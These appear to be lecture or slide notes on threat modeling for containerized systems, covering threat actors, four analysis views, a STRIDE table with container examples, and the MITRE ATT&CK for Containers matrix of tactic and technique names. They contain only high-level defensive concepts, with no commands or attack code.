



Fig. 1. Data flow diagram of the container system

Source: <https://arxiv.org/pdf/2111.11475>



# Threat Actors

- **The first step is to identify the actors**
- What credentials does it have?
- What privileges does it have?
- What network access does it have?



# Ways to Analyze the Threat Landscape

- **What are we protecting? -> Asset-Based View**
  - Identify and protect critical assets such as data, credentials, images, hosts, secrets, and logs.
- **Where can attackers enter? -> Entry-Point View**
  - Map where attackers can enter (ports, APIs, admin panels, uploads, Docker APIs, CI/CD systems).
- **Where does trust change? -> Trust-Boundary View**
  - Analyze where data or control crosses security zones (Internet ↔ containers, containers ↔ host, CI/CD ↔ production)
- **How can attacks spread? -> Attacker Path View**
  - Model how attackers can chain small weaknesses into larger compromises

# STRIDE for Containers

- STRIDE is not container-specific, but it works very well for containerized environments when applied per trust boundary.

| STRIDE category        | Container example                                                    |
|------------------------|----------------------------------------------------------------------|
| Spoofing               | Attacker uses stolen registry credentials to push an image           |
| Tampering              | Container modifies a mounted host directory                          |
| Repudiation            | Container creation or image push is not logged                       |
| Information disclosure | Secrets are visible in environment variables                         |
| Denial of service      | Container consumes excessive CPU, memory, or network                 |
| Elevation of privilege | Privileged container or Docker socket access enables broader control |




# MITRE ATT&CK for Containers

- [MITRE ATT&CK for Containers](#) is useful because it describes adversary behavior using container-specific tactics and techniques.

| Initial Access                    | Execution                                | Persistence                            | Privilege Escalation                   | Stealth                                    | Defense Impairment      | Credential Access              | Discovery                        | Lateral Movement                             | Impact                     |
|-----------------------------------|------------------------------------------|----------------------------------------|----------------------------------------|--------------------------------------------|-------------------------|--------------------------------|----------------------------------|----------------------------------------------|----------------------------|
| 3 techniques                      | 5 techniques                             | 7 techniques                           | 6 techniques                           | 4 techniques                               | 1 techniques            | 3 techniques                   | 3 techniques                     | 1 techniques                                 | 5 techniques               |
| Exploit Public-Facing Application | II Command and Scripting Interpreter (1) | II Account Manipulation (1)            | II Account Manipulation (1)            | Build Image on Host                        | Disable or Modify Tools | II Brute Force (3)             | Container and Resource Discovery | II Use Alternate Authentication Material (1) | Data Destruction           |
| External Remote Services          | Container CLI/API                        | Additional Container Cluster Roles     | Additional Container Cluster Roles     | Indicator Removal                          |                         | Password Guessing              | Network Service Discovery        |                                              | Endpoint Denial of Service |
| II Valid Accounts (2)             | Container Administration Command         | II Create Account (1)                  | II Create or Modify System Process (1) | II Masquerading (2)                        |                         | Password Spraying              | Permission Groups Discovery      | Application Access Token                     | Inhibit System Recovery    |
| Default Accounts                  | Deploy Container                         | Local Account                          | Container Service                      | Match Legitimate Resource Name or Location |                         | Credential Stuffing            |                                  |                                              | Network Denial of Service  |
| Local Accounts                    |                                          | II Create or Modify System Process (1) | Escape to Host                         | Masquerade Account Name                    |                         | Steal Application Access Token |                                  |                                              | II Resource Hijacking (2)  |
|                                   | II Scheduled Task/Job (1)                | Container Service                      | Exploitation for Privilege Escalation  | II Valid Accounts (2)                      |                         | II Unsecured Credentials (2)   |                                  |                                              | Compute Hijacking          |
|                                   | Container Orchestration Job              | External Remote Services               | II Scheduled Task/Job (1)              | Default Accounts                           |                         | Credentials In Files           |                                  |                                              | Bandwidth Hijacking        |
|                                   | II User Execution (1)                    | Implant Internal Image                 | Container Orchestration Job            | Local Accounts                             |                         | Container API                  |                                  |                                              |                            |
|                                   | Malicious Image                          | II Scheduled Task/Job (1)              | II Valid Accounts (2)                  |                                            |                         |                                |                                  |                                              |                            |
